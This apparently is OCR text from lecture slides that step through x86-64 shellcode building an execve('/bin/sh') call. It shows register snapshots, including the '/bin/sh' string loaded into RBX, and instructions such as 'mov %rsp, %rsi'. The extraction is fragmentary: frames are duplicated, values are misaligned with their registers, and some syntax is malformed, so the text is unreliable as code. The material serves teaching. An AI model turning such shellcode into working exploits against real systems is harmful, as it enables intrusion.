RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
RSP


push %rdi


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP


push %rdi


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP


mov %rsp, %rsi


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP


mov %rsp, %rsi


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP


mov %rsp, %rsi


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP


mov %rsp, %rsi


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
RSP
0x0068732f6e69622f
0x0000000000000000
0x????????????????


mov %0x3b, %al


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
RSP
0x0068732f6e69622f
0x0000000000000000
0x????????????????

